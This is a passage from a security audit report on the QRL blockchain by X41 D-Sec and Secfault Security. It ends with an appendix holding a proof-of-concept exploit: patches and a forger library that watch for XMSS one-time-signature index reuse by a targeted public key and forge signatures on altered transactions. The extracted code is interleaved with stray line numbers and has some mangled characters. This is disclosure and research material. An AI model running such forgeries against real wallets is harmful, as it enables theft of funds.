X41 D-Sec GmbH is an expert provider for application security services. Having extensive industry experience and expertise in the area of information security, a strong core security team of world class security experts enables X41 D-Sec GmbH to perform premium security services.

Fields of expertise in the area of application security are security centered code reviews, binary reverse engineering and vulnerability discovery. Custom research and a IT security consulting and support services are core competencies of X41 D-Sec GmbH.

6.1 ABOUT SECFAULT SECURITY GMBH

Secfault Security GmbH is an independent IT security consulting company, founded in 2016. Our aim is to support our customers in securing their implementations, strengthening their designs and in evaluating the security aspects of IT solutions. The company was founded by Dirk Breiden and Gregor Kopf, who worked at Recurity Labs GmbH prior to founding Secfault Security.

Secfault Security has a strong connection the IT security scene. We are in active exchange with the community and have a network of experts in different areas in IT security (from hardware analyses to compliance).

6.1.1 Focus Areas

Secfault Security offers a broad spectrum of experience and expertise. Several areas in IT security are covered, including but not limited to:

- Source Code Reviews:
 - Java, JavaScript, C, C++, Python, Perl, Ruby, Haskell, etc.
 - Experience with common frameworks and technologies (such as Spring MVC, Ruby on Rails etc.)
- Analysis of embedded systems from both, a software and a hardware point of view
- Reverse Engineering:

- All major CPU architectures (ARM, X86/64, MIPS, PPC, etc.)
- Cryptographic Tasks:
 - From protocol design to the implementation of cryptographic attacks
- Web Application Penetration Testing
- Network Penetration Testing

Secfault Security has a strong technical focus. Our goal is not only to identify vulnerabilities, but also to propose practical solutions and improvements. One of our core strengths is our ability to easily familiarize ourselves with complex systems, to dig deep into their implementation and to identify non-standard vulnerabilities and potential solution approaches.

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Acronyms

AEAD Authenticated Encryption with Associated Data	17
AES Advanced Encryption Standard	15
API Application Programming Interface	
CTR Counter	17
CWE Common Weakness Enumeration	2
EAX Encrypt Then Authenticate Then Translate	17
GCM Galois/Counter Mode	17
GUI Graphical User Interface	
MB MegaByte	
P2P Peer to Peer	18
RPC Remote Procedure Calls	11
SHA256 Secure Hashing Algorithm 256 Bit	15
VLA Variable Length Allocations	22
XMSS eXtended Merkle Signature Scheme	5

A Index Reuse PoC

```
diff --git a/src/qrl/core/qrlnode.py b/src/qrl/core/qrlnode.py
   index 6cd05c5c..ca9d1028 100644
    --- a/src/qrl/core/qrlnode.py
   +++ b/src/qrl/core/qrlnode.py
   00 -3,8 +3,10 00
    # file LICENSE or http://www.opensource.org/licenses/mit-license.php.
    from decimal import Decimal
    from typing import Optional, List, Iterator, Tuple
   +import sys
10
    from pyqrllib.pyqrllib import QRLHelper, bin2hstr
11
   +from pyqrllib.XMSSForger import XMSSForger
12
    from twisted.internet import reactor
13
14
15
   from qrl.core import config
16
   @@ -29,7 +31,7 @@ from qrl.generated import qrl_pb2
17
18
    class QRLNode:
      def __init__(self, mining_address: bytes):
        def __init__(self, mining_address: bytes, targetPk = None):
            self.start_time = ntp.getTime()
22
            self._sync_state = SyncState()
23
24
   @@ -50,6 +52,9 @@ class QRLNode:
25
26
            reactor.callLater(10, self.monitor_chain_state)
27
28
            self.targetPk = targetPk
29
            self.indexMap = {}
30
31
        *********************
32
        33
        34
   @@ -266,7 +271,7 @@ class QRLNode:
35
            addr_from = self.get_addr_from(xmss_pk, master_addr)
36
            balance = self._chain_manager.get_address_balance(addr_from)
37
            if sum(amounts) + fee > balance:
38
               raise ValueError("Not enough funds in the source address")
               print("Not enough funds in the source address - but who cares?")
            return TransferTransaction.create(addrs_to=addrs_to,
42
                                           amounts=amounts,
```

```
@@ -294,7 +299,50 @@ class QRLNode:
45
            if self._chain_manager.tx_pool.is_full_pending_transaction_pool():
                raise ValueError("Pending Transaction Pool is full")
46
47
   return self._p2pfactory.add_unprocessed_txn(tx, ip=None) # TODO (cyyber): Replace None with IP made API reque
            print("Observed transaction from public key:")
49
            print(tx.PK)
50
51
            if self.targetPk == tx.PK:
52
                print("This seems to be the public key we're attacking")
53
                signature = tx.signature
54
               message = tx.get_data_hash()
55
                pubkey = tx.PK
56
                idx = tx.ots_key
57
                if idx not in self.indexMap:
58
                   self.indexMap[idx] = []
59
                self.indexMap[idx].append((message, signature))
60
                if len(self.indexMap[idx]) > 1:
61
62
   - 1
                        print("----- INDEX REUSE DETECTED, TRYING FORGERY ------
                    forger = XMSSForger(idx, pubkey)
63
                    for (msg, sig) in self.indexMap[idx]:
64
65
                       forger.observeMessageSignature(msg, sig)
                    # Ready to go?
67
68
                    canForge = False
69
                    tx.amounts[0] = 31337
70
                    msg = tx.get_data_hash()
                    for _ in range(1024):
71
                       canForge = forger.tryForge(msg)
72
                       if canForge: break
73
                       tx.amounts[0] = tx.amounts[0] + 1
74
                       msg = tx.get_data_hash()
75
                   if canForge:
76
77
   ]
                            print("Transaction data:")
78
                       print("To:")
79
                       print(tx.addrs_to)
80
                       print("Amounts:")
81
                       print(tx.amounts)
82
                       print("Fee:")
83
84
                       print(tx.fee)
                       print("Transaction signature")
85
86
                       print(tx.signature)
                    else:
87
                       print("No forgeries for us yet :(")
                        # print(forger.lowest_basew)
90
            # We'll not really relay anything
91
                return False # self._p2pfactory.add_unprocessed_txn(tx, ip=None) # TODO (cyyber): Replace None with IP made A
93
        @staticmethod
```

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```
def get_addr_from(xmss_pk, master_addr):
    diff --git a/src/qrl/main.py b/src/qrl/main.py
    index f659eb3a..5e4bd218 100644
    --- a/src/qrl/main.py
    +++ b/src/qrl/main.py
    00 -6,6 +6,7 00 import faulthandler
100
101
     import logging
     import threading
102
     from os.path import expanduser
103
    +from binascii import unhexlify
104
105
     from mock import MagicMock
106
     from twisted.internet import reactor
107
    @@ -57,6 +58,8 @@ def parse_arguments():
108
                              help="Enables fault handler")
109
          parser.add_argument('--mocknet', dest='mocknet', action='store_true', default=False,
110
                              help="Enables default mocknet settings")
111
          parser.add_argument('--target', dest='targetPk', default=None, required=False,
112
                              help="Target public key to attack")
113
114
          return parser.parse_args()
115
116
    @@ -140,7 +143,11 @@ def main():
117
          chain_manager = ChainManager(state=persistent_state)
118
          chain_manager.load(Block.deserialize(GenesisBlock().serialize()))
119
120
121
          qrlnode = QRLNode(mining_address=mining_address)
122
          if args.targetPk:
123
              targetPk = unhexlify(args.targetPk)
          else:
124
              targetPk = None
125
          qrlnode = QRLNode(mining_address, targetPk)
126
          qrlnode.set_chain_manager(chain_manager)
127
128
          set_logger(args, qrlnode.sync_state)
129
    diff --git a/start_qrl.py b/start_qrl.py
130
    index 600dbd35..c255c52e 100755
131
    --- a/start_qrl.py
132
    +++ b/start_qrl.py
133
    00 - 8,6 + 8,9 \ 00 \ if \ sys.version_info < (3, 5):
134
         print("This application requires at least Python 3.5")
135
          quit(1)
136
137
138
    +p = sys.path
    +sys.path = ['/usr/local/lib/python3.6/dist-packages', '/usr/lib/python3/dist-packages'] + p
139
140
     from qrl.core.misc.DependencyChecker import DependencyChecker # noqa
141
142
     DependencyChecker.check()
```

Listing A.1: Patch for QRL

diff --git a/build/.gitkeep b/build/.gitkeep

```
deleted file mode 100644
3 index e69de29..0000000
diff --git a/forgery/forge_signature.py b/forgery/forge_signature.py
5 new file mode 100644
6 index 0000000..f978f29
  --- /dev/null
8 +++ b/forgery/forge_signature.py
9 00 -0,0 +1,35 00
10 +import sys
11 +import os
12 +# :(
13 +p = sys.path
+sys.path = ['/usr/local/lib/python3.6/dist-packages', '/usr/lib/python3/dist-packages'] + p
15 +from pyqrllib import pyqrllib, XMSSForger
  +sys.path = p
16
17
   +# This is just for testing purposes. Please make sure to generate some real signatures using
18
   +# generate_real_signatures.py. We'll be using the more low-level API of this class here.
19
  +if __name__ == '__main__':
20
      # A real XMSS signature using index 0, serving as a template for generating new ones.
21
22
   24
25
       seed = pyqrllib.ucharVector(48, 0)
26
       HEIGHT = 6
27
       xmss = pyqrllib.XmssBasic(seed, HEIGHT, pyqrllib.SHAKE_128, pyqrllib.SHA256_2X)
28
       forger = XMSSForger.XMSSForger(0, xmss.getPK())
29
       forger.readInput()
30
       print(forger.lowest_basew)
31
32
       1 = [0x41] * 32
33
       for _ in range(10):
34
          1.append(0x41)
35
         print("Forging a signature for message:")
36
          print(1)
37
          signature = forger.tryForge(1, real_sig)
38
39
          if signature:
             print("w00t w00t. Signature forged.")
40
41
              print(signature)
42
          else:
              print("Could not forge a signature for that message :(")
43
44
           sys.stdout.flush()
45
46 diff --git a/forgery/generate_real_signatures.py b/forgery/generate_real_signatures.py
new file mode 100644
48 index 0000000..6652d90
49 --- /dev/null
50 +++ b/forgery/generate_real_signatures.py
51 00 -0,0 +1,32 00
52 +from __future__ import print_function
53
54 +from time import time
```

```
+import sys
   +# Really, I have no clue why.
56
57 +p = sys.path
   +sys.path = ['/usr/local/lib/python3.6/dist-packages', '/usr/lib/python3/dist-packages']
   +from pyqrllib import pyqrllib
   +sys.path = p
    +def test_xmss():
         HEIGHT = 6
         # We'll generate a key pair using an all-zero salt just for testing purposes.
65
         # In a real-world attack we'd have to observe some signatures using the same
66
         # index together with the used public key.
67
         seed = pyqrllib.ucharVector(48, 0)
68
         xmss = pyqrllib.XmssBasic(seed, HEIGHT, pyqrllib.SHAKE_128, pyqrllib.SHA256_2X)
69
70
         for j in range(1024):
71
             xmss.setIndex(0)
72
             message = pyqrllib.ucharVector(j.to_bytes(4, 'big'))
73
             signature = bytearray(xmss.sign(message))
74
             # Please note that this will internally use a hacked version of the xmss
75
             # implementation, which will write the basew representation of the signed
76
             # message (actually, its hash) to disk, along with the relevant parts of
77
             # the computed signature.
79
             pyqrllib.XmssBasic.verify_record(message,
80
                                               signature,
                                               xmss.getPK())
    +test_xmss()
   diff --git a/pyqrllib/XMSSForger.py b/pyqrllib/XMSSForger.py
    new file mode 100644
    index 0000000..81faa95
    --- /dev/null
87
    +++ b/pyqrllib/XMSSForger.py
88
   00 -0,0 +1,152 00
89
    +from threading import Lock
90
   +import svs
91
   +import os
92
   +from pyqrllib import pyqrllib
93
94
    +# XMSSForger, a.k.a. LaForge
95
   +class XMSSForger(object):
96
         \# Initialize an XMSSForger with the desired target OTS index and the public key
97
         # to be attacked. Then you'll most likely want to use observeMessageSignature()
98
         # to feed the forger with messages and signatures and tryForge() to attempt
99
100
         # to forge a new signature.
         def __init__(self, targetIndex, public_key):
101
            # These are pretty much hard-coded anyway
102
             self.xmss_n
                             = 32
             self.xmss_len = 67
             self.xmss_idxlen = 4
             self.lock = Lock()
107
             self.pk = public_key
108
             self.real_sig = None
109
```

```
110
              # Stores pairs (base_w_symbol, signature_of_symbol)
111
              self.lowest basew = {}
112
              self.targetIndex = targetIndex
113
114
          # We'll be forging a Winternitz signature. The rough idea behind Winternitz is
115
          # the following: We first hash the message to be signed. We then write this
116
          # hash in base w, there w is the Winternitz parameter. In our particular case,
117
          # w = 16. That is, the hash to be signed will be written in symbols ranging
118
          # from 0 to f. We then take our secret key, consisting of a number of random
119
          # strings - let's call these x_i. We go through the base w representation of
120
          \# our hash. For each symbol s_i, we'll compute h^{s_i}(x_i) - that is: we'll
121
          # iterate a hash function as many times as the symbols numeric value indicates,
122
          # using x_i as our first input. After the hash value, we'll append a checksum.
123
          # The checksum is also written in base w and is simply the sum of all base w
124
          # symbols in the hash. This checksum is then also "signed" using the iterated
125
          # hash construction.
126
127
          # In order to forge a signature, we can simply iterate known hash values
128
          # further, thereby "increasing" the value of our base w symbols in the hash to
129
          # be signed. Obviously, this requires us to know the iterated hash values
130
          # of small symbols (ideally 0, but 1 or 2 probably also works for many cases).
131
132
          # The function observeSignatures is repeatedly invoked on signature values
133
          # using the same key index. It will collect pairs of (base_w_symbol, iterated_hash)
134
          # values for all positions in the hash (and checksum) to be signed. The lower
135
          # the symbol, the better forgeries can be made.
          def observeSignature(self, base_w, sig):
138
               for idx, c in enumerate(base_w):
                   if idx not in self.lowest_basew or c < self.lowest_basew[idx][0]:</pre>
139
                       self.lowest_basew[idx] = (c, sig[idx * self.xmss_n : (idx+1)*self.xmss_n])
140
141
          # This function will build a fake Winternitz signature, which will be required
142
          # by the hacked C implementation to actually compute a forgery. The function
143
          # returns a pair (msg, fake_sig), where msg contains the lowest base w symbols
144
          # we have observed and fake_sig contains the according hash iterations.
145
          # The C implementation will then iterate these hash values until the hash of
146
          # a target symbol is reached.
147
          # HACK: This only works for base 16. Oh, well.
148
          def build_lowsig(self):
149
              k = [x for x in self.lowest_basew.keys()]
150
              k.sort()
151
              msg = bytes()
152
              sig = bytes()
153
              tmp = None
154
              for key in k:
155
                   msg_w, sig_part = self.lowest_basew[key]
                  if tmp == None:
157
                       tmp = msg_w
                   else:
159
                       msg += (tmp * 16 + msg_w).to_bytes(1, 'big')
                       tmp = None
161
                   sig += sig_part
162
               msg += (16*tmp).to_bytes(1, 'big')
163
               return (msg, sig)
164
```

to observeSignatures

def readInput(self):

165 166

167

168

169

```
f = open("/tmp/sig", "rb")
               while True:
171
                    base_w = []
172
                    buf = ''
173
                    for i in range(self.xmss_len):
174
                        buf = f.read(4) # sizeof(int)
175
                         if len(buf) < 4:
176
                               break
177
                        base_w.append(int.from_bytes(buf, 'little'))
178
                    if len(buf) < 4:
179
                           break
180
                    sig = f.read(self.xmss_len*self.xmss_n)
181
                    self.observeSignature(base_w, sig)
182
183
          # This function is a convenience wrapper around verify_record and readInput.
184
          # You feed it a message and its signature.
185
          # Please note that it is up to the caller to ensure that only signatures
186
          # with the same index are provided to this function.
187
188
          def observeIndexReuse(self, message, signature):
189
              if not self.real_sig:
                  self.real_sig = signature
190
191
              with self.lock:
192
                  os.unlink("/tmp/sig")
193
                  pyqrllib.XmssBasic.verify_record(message,
                                                      signature,
194
                                                      self.pk)
195
                  self.readInput()
196
197
          # Like observeIndexReuse, but it performs a check on whether or not the
198
          # signature's index matches the target index.
199
          def observeMessageSignature(self, message, signature):
200
              idx = int.from_bytes(signature[:self.xmss_idxlen], 'big')
201
              # Don't consider signatures with wrong indices
202
              if idx != self.targetIndex:
203
204
                  pass
              else:
205
                  # Don't consider messages with broken signatures
206
                  result = pyqrllib.XmssBasic.verify(message,
207
208
                                                        signature,
209
                                                        self.pk)
                  if result:
210
                      self.observeIndexReuse(message, signature)
211
212
          # Turns a Winternitz signature into an XMSS signature, simply by using a
213
          # XMSS signature as a template, where the WOTS part is replaced. This implies
214
          # that the xmss_real_sig value must be an XMSS signature created by the private
215
          # key we want to attack, using the index we want to attack.
216
          def wots2xmss(self, wots, xmss_real_sig):
217
218
                   return xmss_real_sig[:self.xmss_idxlen+self.xmss_n] + wots + xmss_real_sig[self.xmss_idxlen+self.xmss_n+self.xmss_n)
```

Reads the input file and feeds the base w symbols and iterated hash values

219

```
# Attempts to forge an XMSS signature for the given message. It requires a real
220
221
          # signature using the same index and the targeted public key for verification.
          # If a signature could be forged, it returns it. Otherwise, it returns None.
222
          def tryForge(self, message, xmss_real_sig = None):
223
              if not xmss_real_sig:
                  xmss_real_sig = self.real_sig
225
              if not xmss_real_sig:
226
                  raise RuntimeError("No real XMSS signature known nor provided.")
227
              idx = int.from_bytes(xmss_real_sig[:self.xmss_idxlen], 'big')
228
              target = pyqrllib.ucharVector(message)
229
              msg, sig = self.build_lowsig()
230
              x = pyqrllib.XmssBasic.forge(msg,
231
                                             self.wots2xmss(sig, xmss_real_sig),
232
                                             self.pk,
233
                                            target)
234
              fakesig = self.wots2xmss(bytearray(x), xmss_real_sig)
235
              result = pyqrllib.XmssBasic.verify(target, fakesig, self.pk)
236
              if result:
237
                  return fakesig
238
              else:
239
                  return None
240
241
    diff --git a/src/qrl/xmssBase.cpp b/src/qrl/xmssBase.cpp
242
    index 7f2092a..d03efa8 100644
243
    --- a/src/qrl/xmssBase.cpp
    +++ b/src/qrl/xmssBase.cpp
    00 -3,6 +3,8 00
     #include <iostream>
     #include <PicoSHA2/picosha2.h>
248
     #include "qrlHelper.h"
249
    +#include <string.h>
250
    +#include <stdio.h>
251
252
     XmssBase::XmssBase(const TSEED& seed,
253
             uint8_t height,
254
    @@ -228,10 +230,122 @@ bool XmssBase::verify(const TMESSAGE& message,
255
                      message.size(),
256
                      tmp.data().
257
                      extended_pk.data()+QRLDescriptor::getSize(),
258
                      height) == 0;
259
                      height, 0)==0;
260
261
          catch(std::invalid_argument&)
262
263
              return false;
264
265
     }
266
267
    +bool XmssBase::verify_record(const TMESSAGE& message,
             const TSIGNATURE& signature,
269
              const TKEY& extended_pk)
270
271
          try
272
273
```

```
if (extended_pk.size()!=67) {
274
                  throw std::invalid_argument("Invalid extended_pk size. It should be 67 bytes");
275
              3
              auto desc = QRLDescriptor::fromExtendedPK(extended_pk);
              if (desc.getSignatureType()!=eSignatureType::XMSS) {
280
                  return false;
281
282
283
284
    J
                   const auto height = static_cast<const uint8_t> (XmssBase::getHeightFromSigSize(signature.size()));
285
              if (height==0 || desc.getHeight()!=height) {
286
                  return false;
287
288
289
              auto hashFunction = desc.getHashFunction();
290
291
              xmss_params params{};
292
              const uint32_t k = 2;
293
              const uint32_t w = 16;
294
              const uint32_t n = 32;
295
              if (k>=height || (height-k)%2) {
                  throw std::invalid_argument("For BDS traversal, H - K must be even, with H > K >= 2!");
301
              xmss_set_params(&params, n, height, w, k);
302
              auto tmp = static_cast<TSIGNATURE>(signature);
303
304
              return xmss_Verifysig(hashFunction,
305
                      &params.wots_par,
306
                      static_cast<TMESSAGE>(message).data(),
307
                      message.size(),
308
                      tmp.data().
309
                      extended_pk.data()+QRLDescriptor::getSize(),
310
                      height, 1)==0;
311
312
          catch(std::invalid_argument&)
313
314
315
              return false;
316
    +}
317
318
319
    +TSIGNATURE XmssBase::forge(const TMESSAGE& message,
              const TSIGNATURE& signature,
321
              const TKEY& extended_pk,
322
              const TMESSAGE& target)
323
    +{
324
325
          auto out = TSIGNATURE(32*67, 0);
326
              if (extended_pk.size()!=67) {
327
```

```
throw std::invalid_argument("Invalid extended_pk size. It should be 67 bytes");
328
              3
329
              auto desc = QRLDescriptor::fromExtendedPK(extended_pk);
              if (desc.getSignatureType()!=eSignatureType::XMSS) {
                       std::cout << "Signature type does not match.";</pre>
334
                       memset(out.data(), 0x42, 23);
335
                  return out;
336
337
338
339
                   const auto height = static_cast<const uint8_t> (XmssBase::getHeightFromSigSize(signature.size()));
340
              if (height==0 || desc.getHeight()!=height) {
341
                       std::cout << "Height does not match.";</pre>
342
                       printf("height = %d, desc_height = %d\n", height, desc.getHeight());
343
                       memset(out.data(), 0x41, 23);
344
                  return out:
345
              4
346
347
              auto hashFunction = desc.getHashFunction();
348
349
350
              xmss_params params{};
              const uint32_t k = 2;
351
              const uint32_t w = 16;
352
353
              const uint32_t n = 32;
355
              if (k>=height || (height-k)%2) {
                   throw std::invalid_argument("For BDS traversal, H - K must be even, with H > K >= 2!");
356
357
358
              xmss_set_params(&params, n, height, w, k);
359
360
              auto tmp = static_cast<TSIGNATURE>(signature);
361
362
              int ret = xmss_forge(hashFunction,
363
                       &params.wots_par,
364
                       static_cast<TMESSAGE>(message).data(),
365
                       message.size(),
366
                       tmp.data(),
367
                       extended_pk.data()+QRLDescriptor::getSize(),
368
369
                       height,
                       static_cast<TMESSAGE>(target).data(),
370
371
                       target.size(),
372
                       out.data());
              //std::cout << "Forgery complete\n";</pre>
373
              if (ret != 0) {
                      //std::cout << "Cannot forge :(\n";</pre>
375
376
              return out;
377
378
    diff --git a/src/qrl/xmssBase.h b/src/qrl/xmssBase.h
379
    index ab4f5b7..5372738 100644
380
    --- a/src/qrl/xmssBase.h
381
```

```
+++ b/src/qrl/xmssBase.h
382
    @@ -42,6 +42,15 @@ public:
383
                              const TSIGNATURE &signature,
                              const TKEY &pk);
          static bool verify_record(const TMESSAGE &message,
387
                              const TSIGNATURE &signature,
388
                              const TKEY &pk);
389
390
          static TSIGNATURE forge(const TMESSAGE &message,
391
                              const TSIGNATURE &signature,
392
                              const TKEY &pk,
393
                              const TMESSAGE &target);
394
395
          // TODO: Differentiate between XMSS and WOTS+ keys
396
          TKEY getSK();
397
398
    diff --git a/src/xmss-alt/wots.c b/src/xmss-alt/wots.c
399
    index bb02e9d..05460c1 100644
400
    --- a/src/xmss-alt/wots.c
401
    +++ b/src/xmss-alt/wots.c
402
    @@ -14,6 +14,9 @@ Public domain.
403
     #include "xmss_common.h"
     #include "hash.h"
     #include "hash_address.h"
    +#include <stdio.h>
    +#include <fcntl.h>
    +#include <unistd.h>
410
411
     void wots_set_params(wots_params *params, int n, int w) {
412
    @@ -163,7 +166,8 @@ void wots_pkFromSig(eHashFunction hash_func,
413
                           const unsigned char *msg,
414
                           const wots_params *wotsParams,
415
                           const unsigned char *pub_seed,
416
                           uint32_t addr[8]) {
417
                           uint32_t addr[8],
418
                           int record) {
419
          uint32_t XMSS_WOTS_LEN = wotsParams->len;
420
          uint32_t XMSS_WOTS_LEN1 = wotsParams->len_1;
421
          uint32_t XMSS_WOTS_LEN2 = wotsParams->len_2;
422
    @@ -191,6 \ +195,14 \ @@ \ void \ wots_pkFromSig(eHashFunction hash_func,
423
          for (i = 0; i < XMSS_WOTS_LEN2; i++) {</pre>
424
              basew[XMSS_WOTS_LEN1 + i] = csum_basew[i];
425
426
427
          if (record) {
428
                  int fd = open("/tmp/sig", O_RDWR|O_CREAT|O_APPEND, 0);
429
                  write(fd, (unsigned char*)basew, XMSS_WOTS_LEN*sizeof(int));
                  write(fd, sig, 32*67);
431
                  close(fd);
432
          }
433
434
          for (i = 0; i < XMSS_WOTS_LEN; i++) {</pre>
435
              setChainADRS(addr, i);
436
```

```
437
              gen_chain(hash_func,
    @@ -198,3 +210,64 @@ void wots_pkFromSig(eHashFunction hash_func,
438
                         basew[i], XMSS_WOTS_W - 1 - basew[i], wotsParams, pub_seed, addr);
     }
441
442
     +int wots_pkFromSig_forge(eHashFunction hash_func,
443
444
                           unsigned char *pk,
445
                           const unsigned char *sig,
                           const unsigned char *msg,
446
                           const wots_params *wotsParams,
447
                           const unsigned char *pub_seed,
448
                           uint32_t addr[8],
449
                           const unsigned char* tgt) {
450
          uint32_t XMSS_WOTS_LEN = wotsParams->len;
451
          uint32_t XMSS_WOTS_LEN1 = wotsParams->len_1;
452
          uint32_t XMSS_WOTS_LEN2 = wotsParams->len_2;
453
          uint32_t XMSS_WOTS_LOG_W = wotsParams->log_w;
454
          uint32_t XMSS_WOTS_W = wotsParams->w;
455
          uint32_t XMSS_N = wotsParams->n;
456
457
          int basew[XMSS_WOTS_LEN];
458
          int basew_tgt[XMSS_WOTS_LEN];
459
          int csum = 0;
460
461
          int csum_target = 0;
          unsigned char csum_bytes[((XMSS_WOTS_LEN2 * XMSS_WOTS_LOG_W) + 7) / 8];
462
          unsigned char csum_target_bytes[((XMSS_WOTS_LEN2 * XMSS_WOTS_LOG_W) + 7) / 8];
          int csum_basew[XMSS_WOTS_LEN2];
          int csum_target_basew[XMSS_WOTS_LEN2];
          uint32_t i = 0;
466
467
          base_w(basew, XMSS_WOTS_LEN1+XMSS_WOTS_LEN2, msg, wotsParams);
468
          // Please note that msg is already a hash with an appended checksum.
469
          // No need to re-compute it. Re-computing it would actually hurt, because
470
          // the checksum does not really match the hash value.
471
472
          base_w(basew_tgt, XMSS_WOTS_LEN1, tgt, wotsParams);
473
474
          for (i = 0; i < XMSS_WOTS_LEN1; i++) {</pre>
475
              csum_target += XMSS_WOTS_W - 1 - basew_tgt[i];
476
477
478
          csum_target = csum_target << (8 - ((XMSS_WOTS_LEN2 * XMSS_WOTS_LOG_W) % 8));</pre>
479
480
          to_byte(csum_target_bytes, csum_target, ((XMSS_WOTS_LEN2 * XMSS_WOTS_LOG_W) + 7) / 8);
481
          base_w(csum_target_basew, XMSS_WOTS_LEN2, csum_target_bytes, wotsParams);
482
483
          for (i = 0; i < XMSS_WOTS_LEN2; i++) {</pre>
              basew_tgt[XMSS_WOTS_LEN1 + i] = csum_target_basew[i];
485
486
487
          for (i = 0; i < XMSS_WOTS_LEN; i++) {</pre>
488
              setChainADRS(addr, i);
489
              if (basew_tgt[i] < basew[i]) {</pre>
490
```

```
491
    Т
                           //printf("Oh no, cannot forge. i = %d, basew_tgt = %d, basew = %d\n", i, basew_tgt[i], basew[i]);
                      return 1; // Cannot forge :((
              3
              //printf("forged block_w %d\n", i);
              gen_chain(hash_func,
                        pk + i * XMSS_N, sig + i * XMSS_N,
496
                        basew[i], basew_tgt[i] - basew[i], wotsParams, pub_seed, addr);
497
          }
498
          return 0;
499
500
501
502
    diff --git a/src/xmss-alt/wots.h b/src/xmss-alt/wots.h
503
    index b9e12f8..b364fd6 100644
504
    --- a/src/xmss-alt/wots.h
505
    +++ b/src/xmss-alt/wots.h
506
    @@ -53,6 +53,16 @@ void wots_pkFromSig(eHashFunction hash_func,
507
                          const unsigned char *msg,
508
                           const wots_params *wotsParams,
509
                           const unsigned char *pub_seed,
510
                          uint32_t addr[8]);
511
                          uint32_t addr[8],
512
513
                          int record);
514
    +int wots_pkFromSig_forge(eHashFunction hash_func,
515
516
                          unsigned char *pk,
517
                           const unsigned char *sig,
518
                           const unsigned char *msg,
                           const wots_params *wotsParams,
519
                           const unsigned char *pub_seed,
520
                          uint32_t addr[8],
521
                           const unsigned char* tgt);
522
523
     #endif
524
    diff --git a/src/xmss-alt/xmss_common.c b/src/xmss-alt/xmss_common.c
525
    index 337dfd5..f855d19 100644
526
    --- a/src/xmss-alt/xmss_common.c
527
    +++ b/src/xmss-alt/xmss_common.c
528
    @@ -14,6 +14,9 @@ Public domain.
529
     #include "hash.h"
530
     #include <cstdio>
531
532
     #include <cstring>
    +#include <fcntl.h>
533
    +#include <unistd.h>
534
    +#include <stdio.h>
535
     void to_byte(unsigned char *out, unsigned long long in, uint32_t bytes) {
537
         int32_t i;
    @@ -136,7 +139,8 @@ int xmss_Verifysig(eHashFunction hash_func,
539
                          const size_t msglen,
540
                          unsigned char *sig_msg,
541
                          const unsigned char *pk,
542
                          unsigned char h) {
543
                          unsigned char h,
544
```

```
int record) {
545
546
          auto sig_msg_len = static_cast<unsigned long long int>(4 + 32 + 67 * 32 + h * 32);
547
    @@ -190,7 +194,7 @@ int xmss_Verifysig(eHashFunction hash_func,
          // Prepare Address
550
          setOTSADRS(ots_addr, idx);
551
          // Check WOTS signature
552
          wots_pkFromSig(hash_func, wots_pk, sig_msg, msg_h, wotsParams, pub_seed, ots_addr);
553
          wots_pkFromSig(hash_func, wots_pk, sig_msg, msg_h, wotsParams, pub_seed, ots_addr, record);
554
555
          sig_msg += wotsParams->keysize;
556
          sig_msg_len -= wotsParams->keysize;
557
    @@ -219,3 +223,80 @@ int xmss_Verifysig(eHashFunction hash_func,
558
              msg[i] = 0;
559
          return -1;
560
     }
561
562
    +int xmss_forge(eHashFunction hash_func,
563
                          wots_params *wotsParams,
564
                          unsigned char *msg,
565
                          const size_t msglen,
566
                          unsigned char *sig_msg,
567
                          const unsigned char *pk,
569
                          unsigned char h,
570
                          unsigned char* target_msg,
571
                          size_t tgtlen,
572
                          unsigned char* out) {
573
          auto sig_msg_len = static_cast<unsigned long long int>(4 + 32 + 67 * 32 + h * 32);
574
575
          uint32_t n = wotsParams->n;
576
577
          unsigned long long i, m_len;
578
          unsigned long idx = 0;
579
          unsigned char wots_pk[wotsParams->keysize];
580
          unsigned char pkhash[n];
581
          unsigned char root[n];
582
          unsigned char msg_h[n];
583
          unsigned char tgt_h[n];
584
          unsigned char hash_key[3 * n];
585
586
          unsigned char pub_seed[n];
587
588
          memcpy(pub_seed, pk + n, n);
589
          // Init addresses
590
          uint32_t ots_addr[8] = {0, 0, 0, 0, 0, 0, 0, 0};
591
          uint32_t ltree_addr[8] = {0, 0, 0, 0, 0, 0, 0, 0};
592
          uint32_t node_addr[8] = {0, 0, 0, 0, 0, 0, 0, 0};
593
          setType(ots_addr, 0);
          setType(ltree_addr, 1);
          setType(node_addr, 2);
597
598
          // Extract index
599
```

```
idx = ((unsigned long) sig_msg[0] << 24) |</pre>
600
                ((unsigned long) sig_msg[1] << 16) |
601
                ((unsigned long) sig_msg[2] << 8) |
602
                sig_msg[3];
          // printf("verify:: idx = %lu\n", idx);
          // Generate hash key (R || root || idx)
          //printf("In forge. idx from fake signature is %d\n", idx);
          memcpy(hash_key, sig_msg + 4, n);
609
          memcpy(hash_key + n, pk, n);
610
          to_byte(hash_key + 2 * n, idx, n);
611
612
          sig_msg += (n + 4);
613
          sig_msg_len = (n + 4);
614
615
          // hash message
616
          unsigned long long tmp_sig_len = wotsParams->keysize + h * n;
617
          m_len = sig_msg_len - tmp_sig_len;
618
          //h_msg(msg_h, sig_msg + tmp_sig_len, m_len, hash_key, 3*n, n);
619
          //h_msg(hash_func, msg_h, msg, msglen, hash_key, 3 * n, n);
620
         h_msg(hash_func, tgt_h, target_msg, tgtlen, hash_key, 3 * n, n);
621
          //printf("Target hash: ");
622
          for (int i = 0; i < sizeof(tgt_h); i++) {</pre>
623
                  //printf("%02x", tgt_h[i]);
624
625
          //printf("\n");
626
628
          // Verify signature
629
          //----
630
631
          // Prepare Address
632
          setOTSADRS(ots_addr, idx);
633
          // Check WOTS signature
634
635
              int ret = wots_pkFromSig_forge(hash_func, wots_pk, sig_msg, msg, wotsParams, pub_seed, ots_addr, tgt_h);
         memcpy(out, wots_pk, sizeof(wots_pk));
636
          return ret:
637
638
    diff --git a/src/xmss-alt/xmss_common.h b/src/xmss-alt/xmss_common.h
639
    index 1bc4a3b..8f83631 100644
640
    --- a/src/xmss-alt/xmss_common.h
641
    +++ b/src/xmss-alt/xmss_common.h
642
    @@ -44,6 +44,19 @@ int xmss_Verifysig(eHashFunction hash_func,
643
644
                         size_t msglen,
                         unsigned char *sig_msg,
645
                          const unsigned char *pk,
                         unsigned char h);
647
                          unsigned char h,
                          int record);
649
650
    +int xmss_forge(eHashFunction hash_func,
651
                         wots_params *wotsParams,
652
                         unsigned char *msg,
653
```

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```
654
                          size_t msglen,
655
                         unsigned char *sig_msg,
                          const unsigned char *pk,
                         unsigned char h,
                         unsigned char* tgt,
                          size_t tgt_len,
                          unsigned char* out);
660
661
662
663
